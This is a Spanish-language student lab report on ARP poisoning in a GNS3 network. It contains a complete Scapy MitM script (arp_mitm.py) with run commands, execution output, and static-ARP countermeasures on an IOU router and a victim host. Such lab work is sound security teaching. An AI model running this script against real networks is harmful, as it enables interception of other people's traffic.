

1. Objetivo del Laboratorio

Demostrar la vulnerabilidad del protocolo ARP (Address Resolution Protocol) ante un ataque de Man in the Middle (MitM), mediante el envío de respuestas ARP falsas que engañan a la víctima y al gateway para que crean que el atacante es el destino legítimo de sus comunicaciones.

Al finalizar el laboratorio el estudiante será capaz de:

- Comprender el funcionamiento de ARP y su falta de autenticación.
- Ejecutar un ataque de ARP Poisoning mediante un script Python con Scapy.
- Verificar el envenenamiento de la tabla ARP en los dispositivos víctima.
- Aplicar contramedidas para mitigar el ataque.

2. Objetivo del Script

El script `arp_mitm.py` envenena las tablas ARP de la víctima y el gateway simultáneamente. Le dice a la víctima que la MAC del gateway es la del atacante, y le dice al gateway que la MAC de la víctima es la del atacante. Con `ip_forward=1` activo, el atacante reenvía el tráfico transparentemente quedando en el medio de la comunicación.

2.1 Parámetros Usados

Parámetro	Descripción	Ejemplo
<code>-v / --victim</code>	IP de la víctima a atacar	<code>-v 192.168.1.10</code>
<code>-g / --gateway</code>	IP del gateway/router	<code>-g 192.168.1.1</code>
<code>-i / --iface</code>	Interfaz de red del atacante	<code>-i eth0</code>
<code>-t / --interval</code>	Intervalo en segundos entre envíos	<code>-t 1.0</code>
<code>--verbose</code>	Mostrar cada paquete enviado	<code>--verbose</code>

2.2 Requisitos para Utilizar la Herramienta

- Sistema Operativo: Linux (probado en Linux2024 / Debian)
- Python 3.x instalado (versión utilizada: Python 3.13.12)
- Librería Scapy instalada: `pip3 install scapy`
- Privilegios root (sudo) para enviar paquetes raw
- IP Forwarding habilitado: `echo 1 > /proc/sys/net/ipv4/ip_forward`
- GNS3 con IOU Cisco y al menos una víctima en la misma red

2.3 Comando de Ejecución

```
echo 1 > /proc/sys/net/ipv4/ip_forward
sudo python3 arp_mitm.py -v 192.168.1.10 -g 192.168.1.1 -i eth0 --
verbose
```

3. Documentación del Funcionamiento del Script

3.1 Funciones Principales

get_mac(ip, iface)

Envía un ARP Request broadcast para obtener la dirección MAC real de la IP especificada. Retorna la MAC del dispositivo que responde.

poison_arp(target_ip, target_mac, spoof_ip, iface)

Envía un ARP Reply falso al target diciéndole que la IP spoof_ip tiene la MAC del atacante. Esto envenena la caché ARP del dispositivo destino.

restore_arp(...)

Al detener el ataque con Ctrl+C, restaura las tablas ARP reales enviando 5 ARP Replies con las MACs correctas a ambos dispositivos.

Script

```
#!/usr/bin/env python3
from scapy.all import *
import time, argparse, sys, os
```

```
def get_mac(ip, iface):
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    pkt = broadcast / arp_request
    answered, _ = srp(pkt, iface=iface, timeout=2, verbose=False)
    if answered:
        return answered[0][1].hwsrc
    print(f"[!] No se pudo obtener la MAC de {ip}")
    sys.exit(1)
```

```
def poison_arp(target_ip, target_mac, spoof_ip, iface):
    pkt = Ether(dst=target_mac) / ARP(
        op=2,
```

```

        pdst=target_ip,
        hwdst=target_mac,
        psrc=spoof_ip,
    )
    sendp(pkt, iface=iface, verbose=False)

def restore_arp(target_ip, target_mac, source_ip, source_mac, iface):
    pkt = Ether(dst=target_mac) / ARP(
        op=2,
        pdst=target_ip,
        hwdst=target_mac,
        psrc=source_ip,
        hwsrc=source_mac,
    )
    sendp(pkt, iface=iface, count=5, verbose=False)

def mitm_attack(victim_ip, gateway_ip, iface, interval, verbose):
    print(f"\n{' '*55}")
    print(f" ARP MitM Attack")
    print(f" Victima : {victim_ip}")
    print(f" Gateway : {gateway_ip}")
    print(f" Interfaz : {iface}")
    print(f"{' '*55}\n")

    print("[*] Obteniendo MACs reales...")
    victim_mac = get_mac(victim_ip, iface)
    gateway_mac = get_mac(gateway_ip, iface)

    print(f"[+] MAC Victima : {victim_mac}")
    print(f"[+] MAC Gateway : {gateway_mac}")
    print(f"\n[*] Envenenando tablas ARP...")
    print(f"[*] Ctrl+C para detener y restaurar\n")

    sent = 0
    try:
        while True:
            poison_arp(victim_ip, victim_mac, gateway_ip, iface)
            poison_arp(gateway_ip, gateway_mac, victim_ip, iface)
            sent += 1
            if verbose or sent % 10 == 0:
                print(f"[+] Ronda {sent} | Victima: {victim_ip} <-> Gateway: {gateway_ip}")

```

```
time.sleep(interval)
```

```
except KeyboardInterrupt:
```

```
    print(f"\n[!] Deteniendo ataque...")
```

```
    print(f"[*] Restaurando tablas ARP...")
```

```
    restore_arp(victim_ip, victim_mac, gateway_ip, gateway_mac, iface)
```

```
    restore_arp(gateway_ip, gateway_mac, victim_ip, victim_mac, iface)
```

```
    print(f"[+] Restaurado. Total rondas: {sent}")
```

```
def main():
```

```
    if os.geteuid() != 0:
```

```
        print("[!] Ejecuta con sudo")
```

```
        sys.exit(1)
```

```
    parser = argparse.ArgumentParser(description="ARP MitM Attack")
```

```
    parser.add_argument("-v", "--victim", required=True)
```

```
    parser.add_argument("-g", "--gateway", required=True)
```

```
    parser.add_argument("-i", "--iface", required=True)
```

```
    parser.add_argument("-t", "--interval", type=float, default=1.0)
```

```
    parser.add_argument("--verbose", action="store_true")
```

```
    args = parser.parse_args()
```

```
    mitm_attack(args.victim, args.gateway, args.iface, args.interval, args.verbose)
```

```
if __name__ == "__main__":
```


```
    main()
```

3.2 Flujo del Ataque

Paso	Acción	Resultado
1	Obtener MAC real de víctima y gateway	MACs reales almacenadas
2	Enviar ARP Reply falso a la víctima	Víctima cree que gateway=MAC atacante
3	Enviar ARP Reply falso al gateway	Gateway cree que víctima=MAC atacante
4	Repetir cada intervalo definido	Envenenamiento continuo
5	ip_forward=1 reenvía el tráfico	Comunicación aparentemente normal
6	Ctrl+C restaura tablas ARP reales	Red vuelve a estado normal

4. Documentación de la Red

4.1 Topología



4.2 Tabla de Direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU1	Ethernet0/0	192.168.1.1	255.255.255.0 (/24)	Gateway
IOU2	Ethernet0/0	—	—	Switch Capa 2 (hacia IOU1)
IOU2	Ethernet0/1	—	—	Switch Capa 2 (hacia WebTerm-1)
IOU2	Ethernet0/2	—	—	Switch Capa 2 (hacia WebTerm-2)
IOU2	Ethernet0/3	—	—	Switch Capa 2 (hacia Atacante)
WebTerm-1	eth0	192.168.1.10	255.255.255.0 (/24)	Víctima 1

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
WebTerm-2	eth0	192.168.1.20	255.255.255.0 (/24)	Víctima 2
Linux2024	eth0	192.168.1.30	255.255.255.0 (/24)	Atacante (MitM)


4.3 Información Adicional

Campo	Valor
Red	192.168.1.0/24
Gateway	192.168.1.1
VLAN	VLAN 1 (default)
Protocolo atacado	ARP (Address Resolution Protocol)
Capa OSI	Capa 2/3
Herramienta	Scapy (Python 3.13.12)
SO Atacante	Linux2024 (VMware)


5. Capturas de Pantalla

#	Descripción	Evidencia
1	Script arp_mitm.py en ejecución	Terminal mostrando rondas de envenenamiento ARP enviadas
2	arp -a en WebTerm-1 antes del ataque	MAC real del gateway 192.168.1.1
3	arp -a en WebTerm-1 durante el ataque	MAC del atacante suplantando al gateway
4	show arp en IOU1	Gateway ve MAC del atacante para IP de la víctima
5	Contramedida aplicada	ARP estático configurado en router y víctima

Antes del ataque



Ejecucion del ataque



```
(root@eunice)-[/home/eunice]  
# python3 arp_mitm.py -v 192.168.1.10 -g 192.168.1.1 -i eth0 --verbose
```

Sistema de

ARP MitM Attack

Victima : 192.168.1.10

Gateway : 192.168.1.1

Interfaz : eth0

Panelero

[*] Obteniendo MACs reales ...

[+] MAC Victima : 02:42:53:bc:ef:00


[+] MAC Gateway : aa:bb:cc:00:01:00

[*] Envenenando tablas ARP ...


[*] Ctrl+C para detener y restaurar

[+] Ronda 1 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 2 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 3 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 4 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 5 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 6 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 7 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 8 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 9 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 10 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 11 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 12 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 13 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 14 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 15 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 16 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 17 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 18 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 19 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 20 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1
[+] Ronda 21 | Victima: 192.168.1.10 ↔ Gateway: 192.168.1.1

Ya se ejecuta el ataque a la víctima webterm1



Envenenamiento en el router



6. Contramedidas

6.1 Descripción

La contramedida ideal es Dynamic ARP Inspection (DAI) en switches Catalyst reales. Como GNS3 con IOU no soporta DAI, se implementa ARP estático en el router y en las víctimas, fijando la MAC correcta para que no pueda ser sobrescrita por paquetes ARP falsos.

6.2 Comandos Aplicados

ARP estático en IOU1 (Router)

```
IOU1# conf t
IOU1(config)# arp 192.168.1.10 0242.53bc.ef00 arpa
```

```
IOU1(config)# arp 192.168.1.20 0242.fcac.6a00 arpa
IOU1(config)# end
IOU1# wr
```

```
IOU1(config)#
IOU1(config)#arp 192.168.1.10 0242.53bc.ef00 arpa
IOU1(config)#arp 192.168.1.20 0242.fc ac.6a00 arpa
^
% Invalid input detected at '^' marker.

IOU1(config)#arp 192.168.1.30 000c.2902.5d70 arpa
IOU1(config)#arp 192.168.1.20 0242.fcac.6a00 arpa
IOU1(config)#wr
^
```

ARP estático en la víctima (WebTerm)

```
arp -s 192.168.1.1 aa:bb:cc:00:01:00
```

```
root@webterm-1:~# arp -s 192.168.1.1 aa:bb:cc:00:01:00
root@webterm-1:~#
```

6.3 Resultado Esperado

- La tabla ARP de la víctima mantiene la MAC real del gateway.
- El atacante no puede sobrescribir la entrada ARP estática.
- El tráfico fluye directamente entre víctima y gateway sin intermediarios.

```
Internet 192.168.1.1 000c.2902.5d70 ARPA
IOU1(config)#do sh arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 192.168.1.1 - aabb.cc00.0100 ARPA Ethernet0/0
Internet 192.168.1.10 - 0242.53bc.ef00 ARPA
Internet 192.168.1.20 - 0242.fcac.6a00 ARPA
Internet 192.168.1.30 - 000c.2902.5d70 ARPA
IOU1(config)#
```

Durante el ataque se quedó igual